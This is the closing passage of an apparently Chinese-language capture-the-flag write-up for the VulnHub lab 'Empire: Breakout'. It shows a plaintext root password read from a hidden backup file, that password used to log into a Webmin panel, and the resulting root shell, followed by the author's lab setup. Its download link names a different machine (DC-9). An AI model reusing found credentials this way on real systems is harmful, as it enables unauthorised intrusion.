
[cyber@breakout backups]$ cat .old_pass.bak
Ts&4&YurgtRX(=~h

```

3.实现提权

username: root
password: Ts&4&YurgtRX(=~h

登陆 https://192.168.64.9:10000 :



```
[root@breakout ~]# whoami
root
[root@breakout ~]# |
```

硬件与软件平台

硬件

- Apple Macbook pro M1-Pro 32G 512G
- UTM虚拟机

软件

kali:

- IP: 192.168.64.2

- OS Release: debian 2025.4
- Arm64

EMPIRE-BREAKOUT:

- <https://www.vulnhub.com/entry/dc-9,412/>
- 使用解压出来的 .vmdk 文件

水平有限，有不足、错误之处欢迎指出。🙏